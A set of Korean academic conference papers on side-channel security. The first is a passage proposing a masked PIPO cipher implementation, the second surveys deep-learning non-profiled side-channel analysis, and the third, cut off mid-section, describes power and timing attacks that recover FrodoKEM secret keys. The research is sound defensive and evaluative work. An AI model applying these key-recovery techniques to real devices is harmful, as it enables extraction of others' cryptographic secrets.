제안기법은 마스크를 초기화하는 단계와 암호화 단계로 나눌 수 있다. 초기화 단계 에서는 알고리즘 1과 같이 랜덤한 8bit의 마스크 값 m0, m1를 생성하고 이를 조합하여 8개의 마스크 값 생성한다. 생성되는 마스크 m2 = m0 ⊕ m1 이고 나머지 마스크 값은 알고리즘1의 4-10과 같이 생성된다. 이 마스크는 라운드함수에 입력되는 값의 마스크의 상태가 이전 라운드와 다음 라운드 동일한 마스크 상태를 유지하기 위한 사전 작업이며 이 값들은 라운드 키에 마스킹 된다. 라운드 키의 마스킹은 첫 64비트는 각각 m2, m2, m2, m1, m2, m2, m2, m2로 마스킹되고 나머지 라운드 키는 m2, m3, m4, m5, m6, m7, m8, m9가 차례대로 마스킹된다.

암호화 과정은 먼저 입력 평문이 표2의 Masking 행의 값으로 마스킹 된다. 다음으로 마스킹된 S-Layer를 사용한다는 것을 제외하면 기존 PIPO와 동일한 과정으로 이루어진다. 마지막 단계에서는 마스킹 상태를 제거하여 암호화가 완료된다.

Algorithm 1 initMask

Input : 8bit random value r1, r2

Output : m1,m2,m3,m4,m5,m6,m7,m8,m9

1. m0 = r1
2. m1 = r2
3. m2 = m0 ⊕ m1
4. m3 = ((m1 << 7) | (m1 >> 1)) ^ m1
5. m4 = ((m2 << 4) | (m2 >> 4)) ^ m1
6. m5 = ((m0 << 3) | (m0 >> 5)) ^ m2
7. m6 = ((m1 << 6) | (m1 >> 2)) ^ m0
8. m7 = ((m1 << 5) | (m1 >> 3)) ^ m1
9. m8 = ((m2 << 1) | (m2 >> 7)) ^ m1
10. m9 = ((m1 << 2) | (m1 >> 6)) ^ m0

4. 실험

4.1 실험 환경

비트슬라이싱으로 구현된 PIPO-64/128 대상으로 8bit 프로세서인 ATxmega128 MCU에 ChipWhisperer-Lite를 사용하여 1라운드에서 3라운드까지의 파형을 10,000개 수집하였다.

4.2 기존 PIPO에 대한 전력 분석

PIPO는 S-box는 블록단위의 비트 슬라이싱 기법으로 구현되어 동작한다. 이를 고려하여 S-Box 연산 후 중간값의 상위 첫 비트를 공격 대상으로 CPA 공격을 수행하였다. 그림1은 전치된 첫 번째 64비트의 라운드의 키 중 첫 8비트를 획득한 결과이다. 추측 키 값 중 실제 키 값인 0x05에서 가장 높은 상관계수를 나타내어 공격이 성공하였음을 알 수 있다. 동일한 과정을 8번 반복하여 전치된 첫 번째 64비트의 라운드의 키를 알아낼 수 있다. 알아낸 정보를 기반으로 2 라운드의 S-Box연산의 중간값을 대상으로 공격하면 2번째 전치된 라운드 키값을 알아낼 수 있다. 획득한 두 라운드 킷값을 원래의 상태로 전치시키고 라운드 상수와 XOR하면 원래 키 값을 알아낼 수 있다.

4.3 제안 마스킹된 PIPO에 대한 전력 분석

	X[0]	X[1]	X[2]	X[3]	X[4]	X[5]	X[6]	X[7]
Masking	m1	m0	m0	m0	m1	m0	m0	m1
ADD_RK out	m0	m1	m1	m2	m0	m1	m1	m0
S-Layer out	m2	m1	m2	m0	m1	m1	m2	m1
R-Layer out	m2	ROL7(m1)	ROL4(m2)	ROL3(m0)	ROL6(m1)	ROL5(m1)	ROL1(m2)	ROL2(m1)
UnMasking	m0	m1	m1	m2	m0	m1	m1	m0

표 2 제안하는 PIPO 마스킹의 각 연산 후의 마스킹 상태

제안 마스킹 기법이 1차 부채널 분석 공격에 안전한지 확인하기 위해 기존 PIPO에 대한 전력 분석과 동일한 방법으로 공격을 수행하였다. 그림2는 마스킹된 PIPO에 대한 CPA 공격 결과이다. 모든 추측키의 상관계수가 낮게 나왔으며 가장 높은 상관계수를 나타낸 값은 실제 값과 무관하다. 따라서 제안 기법은 1차 부채널 분석에 안전하다.




그림 1 PIPO CPA 공격 결과




그림 2 제안 마스킹을 적용한 PIPO CPA공격 결과

4.4 구현 결과

마스킹기법은 기존 연산에서 오버헤드를 발생시킨다. 제안 기법은 오버헤드 최소화를 목표로 하였다. 제한기법의 오버헤드를 확인하기위해서 C로 구현하여 AVR 환경에서 속도 측정을 하였다. ATmelStudio의 시뮬레이터를 사용하였으며 최적화 레벨은 O2이다. 표3과 같이 동작과정에서 발생 한 클럭사이클을 레퍼런스 코드와 비교하여 오버헤드를 측정하였다.

	레퍼런스	제안기법
Total	3,452 cycle	7,324 cycle
encryption	3,452cycle	3,545 cycle

표 3 제안기법과 레퍼런스 구현의 clock cycle

전체 암호화 과정에서 레퍼런스 코드는 3,452clock cycle이 발생하였고 제안기법은 7,324clock cycle이 발생하여 122%의 오버헤드가 발생하였다. 제안기법의 마스킹 초기화 단계를 제외한 과정에서는 2%의 오버헤드가 발생하였다. 마스크 초기화 단계는 암호화 이전에 수행되므로 여러 평문의 암호화에는 적은 연산으로 동작가능하다.

5. 결론

본 논문에서는 경량암호 PIPO에 대한 효율적인 1차 마스킹 기법을 제안한다. 마스킹에는 2byte의 랜덤 마스크를 사용하여 마스킹 생성에 드는 비용을 최소화하며 이를 위한 새로운 OR연산 마스킹을 제안한다. PIPO의 함수 중 AND 연산 23개 , OR연산 5개, XOR연산 46개가 추가된 Masked S-layer가 사용되고 나머지는 동일한 동작을 수행하여 효율적으로 동작한다. 제안기법은 CPA공격에 안전했으며 AVR환경에서 C 코드 구현 결과 마스크값을 초기화 하는 단계를 제외한 암호화 과정에서 기본 래퍼런스 코드보다 2%의 오버헤드가 발생하여 효율적으로 적용되었다.

6. Acknowledgement

이 성과는 부분적으로 2021년도 정부(과학기술정보통신부)의 재원으로 한국연구재단의 지원을 받아 수행된 연구임(No. NRF-2020R1F1A1048478, 50%) 그리고 이 논문은 부분적으로 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기술진흥센터의 지원을 받아 수행된 연구임(No.2018-0-00264, IoT 융합형 블록체인 플랫폼 보안 원천 기술 연구, 50%)

[참고문헌]

[1] Kim, Hangi etc.(2021). PIPO: A Lightweight Block Cipher with Efficient Higher-Order Masking Software Implementations.

[2] Ishai, Yuval etc. (2003). Private Circuits: Securing Hardware against Probing Attacks. Lecture Notes in Computer Science.

[3]Gross, Hannes etc. (2019). First-Order Masking with Only Two Random Bits.

딥러닝 기반 논프로파일링 부채널 분석 기술 연구 동향

심민주*, 김현준*, 송경주*, 강예준**, 김원웅**, 서화정*†

*한성대학교 IT융합공학부(대학원생)

**한성대학교 IT융합공학부(대학생)

*†한성대학교 IT융합공학부(교수)

Research Trend of Deep Learning Based Non-Profiled Side-Channel Analysis

Min-Joo Sim*, Hyun-jun Kim*, Gyeong-Ju Song*, Yea-Jun Kang**, Won-Woong Kim**, Hwa-Jeong Seo*†

*Hansung University, Department of IT Convergence Engineering (Graduate student)

**Hansung University, Department of IT Convergence Engineering (Undergraduate student)

*†Hansung University, Department of IT Convergence Engineering (Professor)

요 약

부채널 분석 분야에서도 딥러닝을 활용하여 부채널 분석을 수행하는 새로운 대안으로 도입되었다. 템플릿 공격 등이 포함되는 프로파일링 공격을 수행하기 위해 딥러닝 기술을 적용하는데 중점을 둔 연구가 활발히 진행되고 있다. 하지만, 최근 논프로파일링 환경에서 딥러닝을 적용하는 새로운 공격 기법을 제안하여 논프로파일링 환경에서도 딥러닝을 활용한 부채널 분석이 가능함을 보였다. 본 논문에서는 딥러닝 기반 논프로파일링 부채널 분석 기술 연구의 최신 동향과 앞으로의 연구 방향을 살펴본다.

I. 서론

사물인터넷 기술이 널리 사용됨에 따라 장비가 물리적으로 노출이 되는 경우가 많아졌다. 이에 따라 암호 알고리즘이 동작하는 장치에 대한 하드웨어 보안의 중요성이 더욱 강조되고 있다. 암호 알고리즘이 장치에서 동작될 때, 설계자가 의도하지 않은 소비 전력, 소요 시간 등의 누출 정보가 발생한다. 이러한 암호화 장치에서 누출된 정보를 활용하는 것이 부채널 분석이다.

다양한 분야에서 활용되어 좋은 연구 결과를 가져다 준 딥러닝 기술은 부채널 분석을 수행하는 새로운 대안으로 도입되었다. 딥러닝 기반 부채널 분석 연구는 템플릿 장치에서 훈련데이터와 해당 label을 쉽게 획득할 수 있는 프로파일링 공격을 기반으로 한 연구가 주로 이뤄졌다. 하지만 최근 논프로파일링 환경에서 수행할 수 있는 딥러닝 기반 부채널 분석에 대한 연구가 처음 발표되었다[1]. 논프로파일링 환경에서도 딥러닝을 활용한 부채널 분석이 가능함을 보였다. 따라서본 논문에서는 딥러닝과 논프로파일링 부채널 공격에 대해 살펴보고 딥러닝 기반의 논프로파일링 부채널 분석 기술의 연구 동향을 조사하였다.

II. 관련 연구

2.1 딥러닝

딥러닝은 심층 신경망을 사용하는 머신러닝의 한 분야로 이미지 분류, 음성 인식 등 많은 분야에서 적용되었다. 신경망은 순차적인 데이터 표현을 추상화한 계산 모델이다. 패턴 인식 문제나 특징점을 학습하기 위해 많은 수의 신경망을 갖

도록 모델을 구성하는 기계학습을 의미한다[2].

신경망을 학습하기 위해 사용되는 데이터셋은 모델을 학습하기 위해 사용되는 훈련 데이터셋, 만들어진 모델의 성능을 측정하기 위해 사용되는 검증 데이터셋, 사용할 모델이 결정한 후, 해당 모델의 예상되는 성능을 측정하기 위해 사용되는 학습 데이터셋으로 나누어 사용된다. 학습 과정에서 훈련 데이터셋을 이용하여 가중치를 조정하며 학습이 제대로 되었는지를 검증하기 위해 검증 데이터셋을 이용한다. 이때, 검증 데이터셋에 대해서는 가중치를 조절하지 않는다[3].

딥러닝 기술이 적용되는 신경망 구조에는 오토인코더(AutoEncoder), 컨볼루션 신경망(Convolutional Neural Network, CNN), MLP(Multi-Layer Perceptron) 등이 존재한다. 오토인코더는 딥러닝 기술이 제안되면서 초창기에 제시된 모델로, 자율 학습에 사용하기 쉽고, 간단하다. MLP는 학습 모델 중에서 구조가 간단하여 연산 처리가 빨라 주로 1차원 데이터를 처리하는데 사용된다. CNN은 fully connected layer 구조에서 convolution layer와 pooling layer를 추가한 구조로 이미지와 같은 2차원 데이터 처리에 적합하다.

2.2 논프로파일링 공격

부채널 분석은 공격자의 환경에 따라 프로파일링과 논프로파일링 공격으로 구분이 가능하다. 프로파일링 공격은 공격할 대상의 장치와 동일하며, 프로그래밍이 가능한 프로파일링 장비가 주어진 환경에서 이뤄지는 공격이다. 반면, 논프로파일링 공격은 공격자가 고정된 비밀키 값과 알려진 무작위 입력이나 출력을 사용하여 공격할 대상의 장치에서 암호화가 동작할 때의 부채널 트레이스를 수집할 수 있는 환경에서 수행된다. 그 다음 공격자는 피어슨 상관계수(Pearson Correlation Coefficient, PCC) 등을 결합하여 부채널 트레이스를 분석하여 비밀키 값에 대한 정보를 추론한다[3].

논프로파일링 공격은 대표적으로 트레이스의 수에 따라 하나 또는 그 이상의 수집된 트레이스를 통해 분석하는 단순 전력 분석(Simple Power Analysis, SPA), 차분 전력 분석(Differential Power Analysis, DPA), 상관 전력 분석(Correlation Power Analysis, CPA) 등이 있다. 단순 전력 분석은 단순한 파형의 모습을 관찰하여 키와 관련된 정보를 얻을 수 있는 분석 방법이다. 차분 전력 분석은 암호화가 발생하는 동안 측정된 전력 소모량의 통계적 특성의 차이를 이용하여 암호화에 사용된 키를 찾아낸다. 상관 전력 분석은 암호 장비에서 암호화 연산을 수행할 때 누설되는 전력 소비 신호와 알고리즘의 중간값의 상관계수를 이용하여 비밀키를 추출한다. 차분 전력 분석과 상관 전력 분석은 암호 모듈을 계속 동작시키고 고정된 비밀키에 다른 평문을 입력으로 넣어 암호문을 획득한다. 동시에 파형 수집 장치를 통해 파형들을 수집한다. 수집된 평문, 파형, 암호문을 통해 설계된 분류 함수를 기준으로 파형 통계를 처리하여 분석한다[4].

III. 딥러닝 기반 논프로파일링 부채널 분석 기술 연구 동향

3.1 중간값과 키 분석/누출신호 탐색

논프로파일링 환경에서 딥러닝을 적용하는 새로운 부채널 공격 기법을 처음 제안하였다[1]. 파형을 입력으로, 연산 대상의 중간값을 label 값으로 설정하여 신경망을 학습시킨다. 각각의 키 가정에 따라 계산한 label로 신경망을 학습시킬 때, 올바른 키의 경우 학습이 잘 되고, 반대로 연관성이 없는 틀린 키의 경우 학습이 잘 되지 않는 특성을 사용한다. 부채널 분석에서는 틀린 키들의 중간값과 옳은 키의 중간값의 상관관계가 낮다고 판단한다. 그렇기 때문에 옳은 키로 label을 계산한 중간값은 파형과 연관성을 가지고 있지만, 틀린 키로 label을 계산한 중간값은 파형과는 연관이 없다고 판단한다. 이와 같은 특성을 활용하여 신경망을 가장 잘 학습시킨 추측키는 옳은 키로 판단하여 비밀키를 분석한다,

DDLA(Differential Deep Learning Analysis)는 다른 중간값과 키를 분석하는 딥러닝 기반의 기존 부채널 분석과는 다르게 일대일 함수가 아닌 중간값의 HW(Hamming Weight), LSB(Least Significant Bit), MSB(Most Significant Bit) 값에 대해 데이터를 한 개의 1(True)의 값과 수많은 0(False)의 값으로 데이터를 구분하는 원-핫

인코딩(One-Hot Encoding)의 결과를 label로 사용한다. 실험을 통해 label 값으로 MSB를 선택했을 때, 가장 높은 분석 성능을 갖는다고 하였다. 논프로파일링 환경에서 학습된 MLP의 첫 번째 은닉층의 가중치의 절댓값의 합을 이용하거나 MLP와 CNN에 대해 민감도 분석을 이용하여 누출신호를 탐색하는 방법을 제안하였다.

[5]는 하나의 데이터 집합에 대한 학습 결과를 기반으로 추측키가 비밀키가 맞는지를 검증하는 [1]과 다르게 학습에 사용하지 않는 데이터에 대한 예측의 정확도를 의미하는 모델의 일반화 성능을 활용하여 신경망의 학습 여부를 판정하는 기법이 제안하였다. 신경망이 데이터의 분포를 학습하지 못하였다면, 새로운 데이터에 대해 정확한 label 측정이 불가하다. 검증 데이터셋에 대한 loss값은 감소하지 않지만, 분포 학습이 되었다면 새로운 데이터에 대한 label은 높은 정확도 예측이 가능하여 loss값이 감소하다는 특징을 활용하였다. 신경망이 입출력을 외울 수 없게 하기 위해 수많은 데이터가 필요했던 [1]과는 다르게 분포를 학습이 가능한 정도의 데이터로 비밀키를 획득 가능한 기법이다.

3.2 부채널 분석 기반 오토인코더

오토인코더(Autoencoder)를 파형의 잡음을 제거하는 전처리기로 사용 기법이다[6]. 비지도 학습인 오토인코더는 뉴런 네트워크의 출력을 입력과 유사하게 학습한다. 오토인코더는 데이터를 압축하거나, 데이터의 노이즈를 제거하는 등의 목적으로 주로 사용된다. 기존 노이즈 제거 오토인코더는 원본 데이터가 주어졌을 때 데이터에 노이즈를 추가하여 새로운 노이즈 데이터를 생성한 후, 이를 뉴런 네트워크의 입력으로 사용한다. 노이즈가 추가된 데이터를 뉴런 네트워크의 입력으로 사용하여 얻은 출력데이터와 노이즈를 추가하기 전의 원본 데이터를 label로 사용하여 가중치를 학습한다. 하지만 이와 다르게 [6]은 노이즈가 이미 포함된 상태인 수집한 파형을 입력으로 사용하고 이와 동일한 데이터에 해당하는 파형들의 평균 파형을 label로 사용하여 일반화가 더 잘되게 하는 오토인코더를 제안하였다.

하지만 전처리기로 사용하는 오토인코더의 경우, 랜덤한 마스크 값에 의해 중간 값이 변경되어 마스킹 대응책이 적용된 파형에는 사용할 수 없다. 이러한 문제점을 개선하기 위해 Domain Knowledge(DK) 개념을 추가한 새로운 오토인코더도 제안하였다. 평문을 256개의 변수 벡터로 인코딩을 하는 원-핫 인코딩이 아닌 더 적은 차원의 데이터를 나타낼 수 있으며, 이진 변수의 벡터로 나타낼 수 있는 비트 인코딩을 사용하였다. DK 기술을 중간에 직접 입력으로 넣음으로써 추가 정보를 제공을 하여 해당 기법은 label 트레이스를 전처리하여 정보를 삽입하는 방법을 사용하였다. 실험을 통해 DK 개념을 추가한 오토인코더를 이용하였을 때, 마스킹되지 않은 AES, 마스킹이 적용된 AES, ASCAD에 의해 보호되는 AES에서 기존 부채널 공격에 대한 개선된 성능 보였다.

3.3 부채널 분석 모델 설계

모든 추측키에 대해 학습을 시킨 뒤, 학습된 정도의 차이를 통해 올바른 비밀키를 찾아내는 기법인 딥러닝 기반 논프로파일링 분석을 하기 위해 신경망 학습모델 설계에 따라 분석 성능이 달라진다. 이와 같은 특성을 이용한 올바른 신경망 학습 모델 설계의 기준에 대해 설계하기 위해 논프로파일링 분석과 소비 전력모델의 특성을 고려한 학습모델을 제안하였다[7]. 논프로파일링 분석 모델을 설계하기 위해서는 분석할 모델이 옳은 키에 대한 높은 학습 능력을 가져야하며, 틀린 키에 대해 낮은 학습 능력을 가져야한다. 대부분의 딥러닝 기반 부채널 분석에서 label을 원-샷 인코딩을 사용하여 클래스 분류 형태로 분석 모델을 학습 실험을 통해 대응 기법이 적용되지 않은 데이터 집합에 대한 논프로파일링 분석을 수행한다. 하지만, 원-핫 인코딩은 클래스들의 두 데이터 값 사이에 직선식의 형태가 있는 선형관계를 없애고 모든 클래스를 독립적인 관계로 만드는 특징이 있다. 그렇기 때문에 클래스 사이에 선형관계가 존재할 때 적절하지 않아 원-핫 인코딩이 적용된 HW label 값은 클래스들의 선형관계가 없어져 학습에 불리하다. 실험을 통해 MLP 기반의 학습 모델들의 성능을 분석한 결과, 데이터 집합에 원-핫 인코딩을 적용하지 않은 HW label로 학습하였을 때, 가장 적은 트레이스의 수로 분석이 가능하였다.

이 외에도 [8]에서는 AES, 마스킹이 적용된 AES, 하이딩 기법이 적용된 AES에 대해 DDLA 공격을 시도하였다. 그 결과, 마스킹이 적용된 AES의 경우 1차 CPA보다 DDLA가 효율적이었지만, 하이딩 기법이 적용된 AES는 DDLA 공격에 대해 비효율적으로 동작함을 확인하여, 하이딩 기법은 DDLA에 대해 안전함을 보였다.

IV. 결론

본 논문에서는 딥러닝을 활용한 논프로파일링 부채널 분석 기술의 최신 연구 동향을 알아보았다. 프로파일링 환경과는 다르게 최근에 연구가 시작되고 있는 논프로파일링 환경에서의 채널 분석 기술에는 연구가 활발히 진행될 것으로 예상된다. 그리고 DDLA의 대응책을 구현하기 위해서는 훈련 절차를 방해할 수 있는 방법론 연구가 진행되어야 할 것으로 생각된다.

V. Acknowledgement

이 성과는 부분적으로 2021년도 정부(과학기술정보통신부)의 재원으로 한국연구재단의 지원을 받아 수행된 연구임(No. NRF-2020R1F1A1048478, 50%) 그리고 이 논문은 부분적으로 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기술진흥센터의 지원을 받아 수행된 연구임(No.2018-0-00264, IoT 융합형 블록체인 플랫폼 보안 원천 기술 연구, 50%)

[참고문헌]

[1] B. Timon, “Non-Profiled Deep Learning-based Side-Channel attacks”, Tech. Rep. 196, 2018.

[2] H. Maghrebi, T. Portigliatti and E. Prouff, “Breaking cryptographic implementations using deep learning techniques”, Cryptology ePrint Archive, Report 2016/921, 2016.

[3] S. Jin, H. Kim, “Research Trend of Side Channel Analysis Technology Using Deep Learning”, Journal of the Korea Institute of Information Security & Cryptology, 30(1), 43-53, 2020.

[4] S. Baek, S. Jang, A. Park, D. Han, J. Ryou, “A Study on CPA Performance Enhancement using the PCA”, Journal of the Korea Institute of Information Security & Cryptology, 25(5), 1013-1022, 2014.

[5] J. Kim, H. Mun, Y. Kim, A. Park and D. Han, “Efficient Non-Profiled Deep Learning-based Side-Channel Analysis with Independent Dataset”, Proceedings of the Korea Information Processing Society Conference, 27(1), 169-172, 2020.

[6] D. Kwon, H. Kim and S. Hong, “Non-Profiled Deep Learning-Based Side-Channel Preprocessing With Autoencoders,” in IEEE Access, vol 9, pp. 57692-57703, 2021, doi : 10.1108/ACCESS.2021.3072653

[7] J. Han, B. Sim, H. Lim, J. Kim, D. Han, “Design of an Effective Deep Learning-Based Non-Profiling Side-Channel Analysis Model”, Journal of The Korea Institute of Information Security & Cryptology, 30(6), Dec. 2020.

[8] A. Alipour, A. Papadimitriou, V. Beroulle, E. Aerabi and D. Hély, "On the Performance of Non-Profiled Differential Deep Learning Attacks against an AES Encryption Algorithm Protected using a Correlated Noise Generation based Hiding Countermeasure," 2020 Design, Automation & Test in Europe Conference & Exhibition (DATE), 2020, pp. 614-617, doi: 10.23919/DATE48585.2020.9116387.

Constant-Time FrodoKEM 암호문 비교 연산에 대한 전력분석

이태호*, 한재승*, 권지훈**, 이주희**, 김수진*, 김연재*, 문혜원*, 안성현*, 심보연***, 윤효진**, 조지훈**, 한동국*

*국민대학교 (대학원생, 교수), **삼성 SDS, ***한국전자통신연구원(연구원)

Power Analysis for Constant-Time FrodoKEM's Ciphertext Comparison

Tae-Ho Lee*, Jaeseung Han*, Jihoon Kwon**, Joohee Lee**, Soo-Jin Kim*, Yeon-Jae Kim*, Hye-Won Mun*, Seong-Hyun An*, Bo-Yeon Sim***, Hyojin Yoon**, Jihoon Cho**, Dong-Guk Han*

*Kookmin University(Graduate student, Professor), **Samsung SDS, ***ETRI(Researcher)

요 약

본 논문은 NIST가 진행하고 있는 양자 내성 암호 표준화 공모 사업 중 Round 3 후보인 FrodoKEM에 대한 전력 분석 공격을 제시한다. 후보 Key Encapsulation Mechanism(KEM)들은 IND-CCA2 안전성을 만족하기 위해 여러 가지 방법을 사용하는데 그중 FrodoKEM은 Fujisaki-Okamoto(FO) 변환을 사용한다. 이 변환은 디캡슐화 단계에서 복호화한 메시지로 암호화를 수행하여 생성한 암호문과 전달받은 암호문을 비교하는 연산을 수행한다. Qian Guo. 등은 암호문 비교 연산에 대한 시간 공격으로 비밀키 도출이 가능함을 보였고, 이에 Round 3으로 진출하면서 새롭게 제출된 FrodoKEM에 시간 공격 대응기법이 적용되었다. 본 논문은 대응기법이 적용된 FrodoKEM의 상수 시간 암호문 비교 연산에 대한 새로운 취약점을 이용해 비밀키를 복구하는 방법을 제시한다. ChipWhisperer UFO + STM32F3 타겟 보드에서 수집한 소모 전력을 사용한 실험을 진행하여 Frodo-640 기준 총 2^{16}개의 파형으로 비밀키를 모두 획득할 수 있음을 보인다.

I. 서론

1994년 Shor가 제시한 양자 알고리즘을 이용하면 RSA, ECC와 같은 대부분의 공개키 암호들이 취약해진다고 밝혀졌다. 그에 따라 최근에는 양자 알고리즘이 적용되어도 안전한 양자 내성 암호가 꾸준히 연구되고 있다. 특히 NIST에서는 2016년부터 양자 내성 암호 표준화 공모 사업을 시작했다. 1, 2라운드를 거쳐 2020년에 7개의 Finalists, 8개의 Alternative Candidates로 총 15개의 Round 3 후보가 발표되었다. 이 중에 본 논문에서 공격을 수행하는 대상은 Alternative Candidates인 FrodoKEM이다[1].

Qian Guo. 등은 Fujisaki-Okamoto(FO) 변환을 적용한 암호들의 암호문 비교 연산에 대한 시간 공격으로 비밀키 도출이 가능함을 보였다[2]. 특히, Round 2로 제출된 FrodoKEM에 대한 시간 공격으로 비밀키를 도출할 수 있음을 보였다. 이에 따라 Round 3으로 진출하면서 제출된 FrodoKEM에는 시간 공격 대응기법이 적용되었다. 본 논문에서는 Round 3에 제시된 FrodoKEM 코드의 디캡슐화 내의 암호문 비교 연산을 대상으로 전력을 이용한 공격을 수행하여 비밀키를 복구해내는 것을 최종 목표로 한다. 공격자가 공격을 수행하여 비밀키를 찾으면 정상적인 암호문을 공개된 복호화 알고리즘을 통해 올바른 비밀 메시지를 구할 수 있다. 따라서 공격자는 복호화한 메시지와 공개된 값들을 이용해 해당 통신에서 사용할 세션키를 구할 수 있다. 그러면 공격자는 정상적으로 세션키를 나누어 가진 사용자가 아님에도 불구하고 해당 암호 통신에서 사용되는 모든 데이터를 암복호화할 수 있다. 특히, 비밀키는 키를 바꾸기 전까지는 해당 키를 사용해 만든 모든 세션키를 공격자가 생성할 수 있다.

[표 1] 용어 정의

용어		정의	
R, E_1, E_2		캡슐화에서 생성된 랜덤 행렬	
A, B		공개키 행렬	
S, E, k', s		비밀키 행렬	
E'		에러 행렬($=RB-RAS+E_2-E_1S$)	
$E'_{(i,j)}$		E'의 (i,j)번째 계수	
N, $\overline{n}$		E' 행렬의 차원 수	
c		암호문 행렬 ($=C_1 \| C_2$)	
$\tilde{c}$		정상적이지 않은 암호문 행렬	
c'		복호화한 메시지로 계산한 암호문 행렬	
b		계수당 인코딩되는 비트 수	
m		비밀 메시지	
D	q	모듈러스 로그값	모듈러스($=2^D$)
$\|\|$	$\|$	연접	비트 연산자 OR

[표 2] 안전수준에 따른 3가지 FrodoKEM

Version	640	976	1344
Security Level	1	3	5
N	640	976	1344
$\overline{n}$	8	8	8
D	15	16	16
q	2^{15}	2^{16}	2^{16}
b	2	3	4
Fail probability	$2^{-138.7}$	$2^{-199.6}$	$2^{-252.5}$
Secret key size	19888	31296	43088
Public key size	9616	15632	21520
Ciphertext size	9720	15744	21632

II. FrodoKEM

[표 1]은 본 논문에서 사용하는 용어를 정리한 표이다. FrodoKEM은 256-bit 비밀 메시지 m을 이용해 올바른 사용자들 간의 키를 동일하게 설정하는 알고리즘이다. FrodoKEM은 다른 격자 기반 암호 후보들과는 달리 하나의 계수에 m의 multi-bit(b-bit)를 인코딩하여 암호문의 크기와 키의 크기를 줄이는 장점이 있다.

FrodoKEM은 NIST PQC 표준화 공모 사업 Round 3 후보로 안전수준에 따라 3가지 버전을 제시했다. [표 2]는 각각의 안전수준에 해당하는 FrodoKEM의 파라미터들을 나타낸 것이다.

FrodoKEM은 일반적인 Key Encapsulation Mechanism(KEM)들과 동일하게 키 생성, 캡슐화, 디캡슐화로 구성되어 있다. 특히 디캡슐화는 IND-CCA2 안전성을 만족시키기 위해서 FO 변환을 적용하였다. 본 논문에서는 이 변환을 적용한 디캡슐화의 암호문 비교 연산을 대상으로 키 복구를 수행한다.

III. 시간 공격을 이용한 키 복구[2]

Qian Guo. 등은 NIST PQC 표준화 공모 사업 Round 2 후보 중에서도 FrodoKEM에 시간 정보를 이용한 부채널공격으로 비밀키를 분석한 실험을 제시했다. 본 장은 해당 논문의 간략한 내용을 서술한다.

FrodoKEM의 인코딩된 메시지 M은 다음과 같이 계산된다.

$$\begin{aligned} M &= C_2 - C_1 S \\ &= Frodo.Encode(\mu) + RE + E_2 - E_1 S \\ &= Frodo.Encode(\mu) + R(B - AS) + E_2 - E_1 S \\ &= Frodo.Encode(\mu) + E' \end{aligned}$$

E' 정의에서 E'과 S를 제외하고는 모두 아는 값이므로 공격자가 E'을 복구할 수 있다면 선형방정식을 이용해 비밀키 S를 복구할 수 있다.

FrodoKEM의 복호화는 $Frodo.Encode(\mu)$에 더해진 E'에 따라 성공과 실패가 정해진다.

$$E'_{(i,j)} = \begin{cases} E'_{(i,j)} < 2^{D-b-1} & \cdots (1) \\ E'_{(i,j)} \geqq 2^{D-b-1} & \cdots (2) \end{cases}$$

이 두 가지 조건 중에서 (1)의 경우, 에러가 인코딩된 메시지에 영향을 미치지 못하기 때문에 정상적인 복호화가 수행된다. 반면에 (2)의 경우에는 복호화에 실패하여 잘못된 메시지가 복구된다. 이 성질을 이용해 E'을 복구한다.

FO 변환을 적용한 FrodoKEM의 디캡슐화는 복호화한 메시지로 다시 암호화를 수행하여 암호문 $c' = (C_1' \| C_2')$을 계산하고, 이를 기존에 전달받은 $c = (C_1 \| C_2)$와 비교한다. [표 3]은 NIST PQC Round 2 후보 FrodoKEM의 디캡슐화 중 암호문 비교 연산의 reference code이다. 이때 memcmp() 함수는 다중 바이트의 메모리를 순차적이고 효율적으로 비교한다. 바이트 단위 비교 도중 서로 다른 값이 나오면 즉시 함수를 종료하고 이후 비교는 수행하지 않는다. 그리고 조건 연산자 &&가 if 내부에서 사용될 때, C_1 부분의 memcmp()≠0이라면 C_2 부분의 비교함수는 실행되지 않는다. 즉, C_1 부분에서의 비

[표 3] NIST Round 2 후보 FrodoKEM의 암호문 비교 연산 (Frodo-640 기준)

```
1 : if((memcmp(C_1, C_1prime, 2 * 640 * 8) == 0 && memcmp(C_2, C_2prime, 2 * 8 * 8) == 0)
```

교함수의 결과에 따라 if() 함수 전체에서 수행하는 연산의 개수가 달라진다. 따라서 위 두 가지 함수는 경우에 따라 시간 차이가 발생한다.

공격을 수행하기 위해 복호화가 정상적으로 수행되는 암호문을 하나 구하면 이때 계산되는 에러 E'의 모든 계수는 모두 2^{D-b-1}보다 작다. 이 E'의 한 계수에 추가적인 에러 x를 더하여 복호화가 실패하도록 유도하는 것이 공격자의 가장 큰 목표이다. E'에 에러를 추가로 주입하기 위해 $\tilde{c}=(C_1\|\widetilde{C_2})$로 디캡슐화를 수행한다(단, $\widetilde{C_2}$는 C_2의 (i,j)번째 계수에 x를 더한 값). 이때, $E'_{(i,j)}+x<2^{D-b-1}$이면 정상적인 메시지 m이 복호화되며 이를 이용해 다시 암호화를 수행한 c'은 C_2의 (i,j)번째 계수를 제외하고는 전달받은 $\tilde{c}$와 동일한 값이다. 반면에 2^{D-b-1}보다 크면 정상적이지 않은 메시지 $\widetilde{m}$으로 복호화되며 이를 이용해 다시 암호화한 $\tilde{c'}$는 전달받은 $\tilde{c}$와 전혀 다른 값이다.

